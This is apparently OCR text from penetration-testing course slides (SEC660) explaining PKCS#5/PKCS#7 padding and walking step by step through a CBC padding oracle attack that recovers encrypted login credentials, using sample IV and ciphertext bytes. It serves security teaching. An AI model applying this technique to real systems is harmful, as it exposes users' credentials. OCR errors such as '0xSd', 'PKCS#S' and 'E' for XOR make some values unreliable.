
### Oracle Padding Attacks

A recent attack that has gained tremendous popularity for attacking cryptographic systems is the use of a decryption padding oracle to recover plaintext content from a vulnerable CBC mode block cipher. Despite a common misconception, the attack is not specifically related to Oracle Corporation technology.

An oracle is something that gives you answers for your questions. In this attack, our oracle will be the target system that is decrypting data.

As we saw earlier in this module, block ciphers make use of padding to create blocks of plaintext to encrypt that are evenly divisible by the block length. The techniques for padding can vary, though in this attack, we'll rely on a common padding mechanism known as PKCS#5 padding.

For our oracle padding attack, we'll modify a target block of plaintext one bit at a time, each time asking the target system (the oracle), did the data decrypt properly, did it decrypt incorrectly, or did it have bad padding?



## PKCS#S/PKCS#7 Padding

- Pads blocks with an integer indicating number of padded bytes
- Used for simple error checking
- Even block boundaries get an added block of just padding added

Plaintext: Josh

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| J | o | s | h | 0x04 | 0x04 | 0x04 | 0x04 |

Plaintext: Bryce

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| B | r | y | c | e | 0x03 | 0x03 | 0x03 |

Plaintext: Stephen

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| S | t | e | p | h | e | D | 0x01 |

Plaintext: Bernadette

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| B | e | r | n | a | d | e | t | t | e | 0x06 | 0x06 | 0x06 | 0x06 | 0x06 | 0x06 |

Plaintext: Jennifer

| | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| J | e | n | n | i | f | e | r | 0x08 | 0x08 | 0x08 | 0x08 | 0x08 | 0x08 | 0x08 | 0x08 |

**PKCS#7 padding is identical to PKCS#5, for 8 or 16-byte block ciphers (PKCS#5 is only defined for 8-byte blocks)**


PKCS#S/PKCS#7 Padding

First, we'll examine the operation of PKCS#5 and PKCS#7 padding in block ciphers. On this slide, several examples of plaintext data are shown in their ASCII values, followed by PKCSif5 padding in hexadecimal. The string "Josh" makes up a partial block, where the remaining four bytes are padded with multiple 0x04 values. Similarly, the block "Bryce" requires three padding bytes, made up of 0x03 bytes, followed by "Stephen", requiring only one padding byte of 0x01. The PKCS#S mechanism adds padding bytes using the value of the quantity of padding bytes required. This allows the receiving station to apply a simple validation check on the received data. If the last bytes of the decrypted data do not end in a valid padding sequence, then the recipient does not need to continue processing the data, marking it as invalid.

This padding mechanism extends to multi-block entries as well, such as the string "Bernadette", requiring 10 bytes and 6 bytes of padding (using 0x06 values). When the plaintext data is an even block length, an additional block is appended to the end of the packet, consisting solely of padding bytes. This allows the receiver to apply its error handling routing even when the data is an even block length.

PKCS#7 padding is identical to PKCS#5 padding, and the two are commonly used interchangeably. The only notable difference between PKCS#S and PKCS#7 padding is that PKCS#7 padding was designed to accommodate 8-byte or 16-byte blocks while PKCS#5 is specified solely for 8-byte blocks. In practice, developers use the two interchangeably, with many PKCS#5 implementations supporting 8- or 16-byte block lengths.

Now that we understand the concepts of a decryption oracle and PKCS#5 and PKCS#7 padding, we can look at the oracle padding attack step-by-step.




## Oracle Padding Attack - Walkthrough (1)

- Application server authenticates username and password
  - Client and server share a single key to protect credential delivery
- You've observed the encrypted value, want to recover plaintext
- Protocol assessment indicates that the IV precedes the encrypted string

### Oracle Padding Attack - Walkthrough (1)

In our example, we'll examine a technique to leverage an oracle padding attack against an application server. In this scenario, our target application server uses a proprietary network protocol for user authentication, where the username and password are encrypted with a shared secret using a CBC mode block cipher before being sent over the network. After establishing a man-in-the-middle attack against the server, we can observe the encrypted authentication credential delivery, and we want to recover the plaintext value.

In your assessment of the proprietary protocol you have been able to identify that the IV value precedes the encrypted string. For a given authentication exchange, we are able to identify both the IV and the encrypted authentication data.



## Oracle Padding Attack - Walkthrough (2)

```
IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x83"
```


- IV is 8 bytes, so the block size is 8 bytes as well
  - Algorithm is likely DES or 3DES, but we don't care for this attack
- Ciphertext is 16 bytes, two blocks

### Oracle Padding Attack - Walkthrough (2)

The hex values on this slide represent the IV and encrypted data information for the targeted authentication exchange. Since the IV is 8 bytes, we know the block size is 8 bytes as well, indicating that this is likely a DES or 3DES implementation (though the cipher selection does not affect our attack; AES implementations with 16-byte block sizes are also vulnerable).

The ciphertext length is 16 bytes, representing two blocks of data.

As a refresher, examine the CBC decryption routine shown on this slide. The ciphertext value is decrypted producing keystream data, which is XORed with the IV to produce plaintext. The ciphertext value from this block then takes the role of the IV for the next block.



## Oracle Padding Attack - Walkthrough (3)

Attacker sends 1 ciphertext block and IV of all 0's to server.

```
IV="\x00\x00\x00\x00\x00\x00\x00\x00"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0"
```

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| Ciphertext | 0x13 | 0x25 | 0x16 | 0xa7 | 0xbd | 0x78 | 0x67 | 0xa0 |
| Keystream (not known to attacker) | 0x5f | 0x41 | 0x45 | 0x51 | 0x03 | 0x0d | 0x12 | 0x5c |
| IV | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 | 0x00 |
| Plaintext (also not known) | 0x5f | 0x41 | 0x45 | 0x51 | 0x03 | 0x0d | 0x12 | 0x5c |


Not a valid padding byte, server returns Padding Error

Oracle Padding Attack - Walkthrough (3)

For our attack, we'll target the first block of ciphertext. Since the IV is encoded in the data sent to the server, we can manipulate this value and send an IV of all 0's to the application server, along with the first 8 bytes of the ciphertext we are exploiting.

When the application server receives this data, it will take our ciphertext block and decrypt it. This will produce keystream data that is not known to the attacker. The keystream data is then XORed with the IV (our crafted IV of all 0's), producing an invalid plaintext.

After producing the invalid plaintext, the application server will check the last byte of the plaintext to identify if it is a valid padding byte. The attacker does not know what the plaintext value is, but if the server responds with an error indicating that it experienced a padding error, then the attacker knows that the last byte of plaintext did not end in a valid padding byte.




## Oracle Padding Attack - Walkthrough (4)

Attacker repeats sending data to the server, each time incrementing the last byte of the IV. When the plaintext ends in oxo1, server does not return a padding error.

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Oracle Padding Attack - Walkthrough (4)

Knowing that the first IV of all 0's did not produce a valid padding byte for the last byte of decrypted payload, we continue to modify the IV, this time changing the last byte of the IV to 0x01, our next guess. When we send this new IV and the same encrypted block to the server, the server will decrypt the data and send another padding error message. Upon seeing this error, we continue changing the last byte of our IV until we get a message from the server indicating anything other than a padding failure. In the example on this slide, an IV ending in 0x5d causes the padding success message.



## Oracle Padding Attack - Walkthrough (5)

- Attacker knows the IV byte 0x5d produces a:

```
 IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x83"
```

- Padding success
- Can deduce unknown keystream with 0x5d ⊕ 0x01 = 0x5c
- Knowing keystream byte, can recover the corresponding byte of plaintext
  - KS_Byte ⊕ IV = Plaintext

| | |
|---|---|
| Since KS_Byte ⊕ 0x5d = 0x01,<br>Then KS_Byte == 0x5d ⊕ 0x01.<br>So, KS_Byte = 0x5c | KS_Byte ⊕ IV = Plaintext<br>0x5c ⊕ 0x67 = Plaintext.<br>0x5c ⊕ 0x67 = 0x3b or ";" |

Oracle Padding Attack - Walkthrough (5)

In the prior slide, we learned that the value that caused a padding success was 0x5d. Since the only value that would return the padding byte as valid here is 0x01, we can identify the unknown keystream byte as well.


Since the keystream byte is XORed with the IV to produce plaintext and we know that the IV guess 0x5d produces a plaintext padding value of 0x01, we can XOR the IV guess with 0x01 to identify the keystream byte as shown:

KS_Byte XOR 0x5d = 0x01
KS_Byte = 0x5d XOR 0x01 = 0x5c

Returning to the original IV shown at the top of this slide, we can see the IV byte that was originally used to XOR with the keystream byte to produce valid ciphertext (0x67). When the data is normally decrypted, the keystream byte is XORed with the IV to produce the plaintext. Since we know the keystream byte from the padding attack output, we can XOR it with the original IV byte to produce plaintext as shown:

KS_Byte XOR IV = Plaintext
0x5c XOR 0x67 = Plaintext = 0x3b (or ";" in ASCII).

Accordingly, we have recovered the last byte of plaintext from our encrypted block. Next, we'll continue the process to attack the prior block as well.



## Oracle Padding Attack - Walkthrough (6)

Attacker moves on to the next-to-last byte of the ciphertext. The recovered byte is changed to produce oxo2 to make the padding valid for 2 bytes.

IV="\x35\x36\x37\x38\x64\x65\x66\x67"

KS = ox10 E oxo2 = ox12. KS E I = Plaintext. ox12 E ox66 = ox74 ("t").

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 57

Oracle Padding Attack - Walkthrough (6)

We now move on to the second-to-last block of ciphertext. We continue the process, again guessing IV values and sending them to the application server until we do not get a padding error. Since we are attacking the second-to-last byte of ciphertext, we want to produce two bytes of valid padding. Since this is PKCS#S padding, the two byte values must be 0x02. This isn't a problem for us; we simply take the valid IV guess that recovered the last byte of plaintext (0xSd) and increment it by one (0xSe) to create a value of 0x02 in the plaintext.

Again we start with an IV value of 0x00 and look for a padding error. Since an IV value of 0x00 does not produce a valid padding value of 0x02 (shown here, the server would create a byte value of 0x12), we continue guessing with 0x01, 0x02, etc. When we guess 0x10, the application server returns a response other than a padding error, revealing that an IV of 0x10 produces a valid padding byte of 0x02.

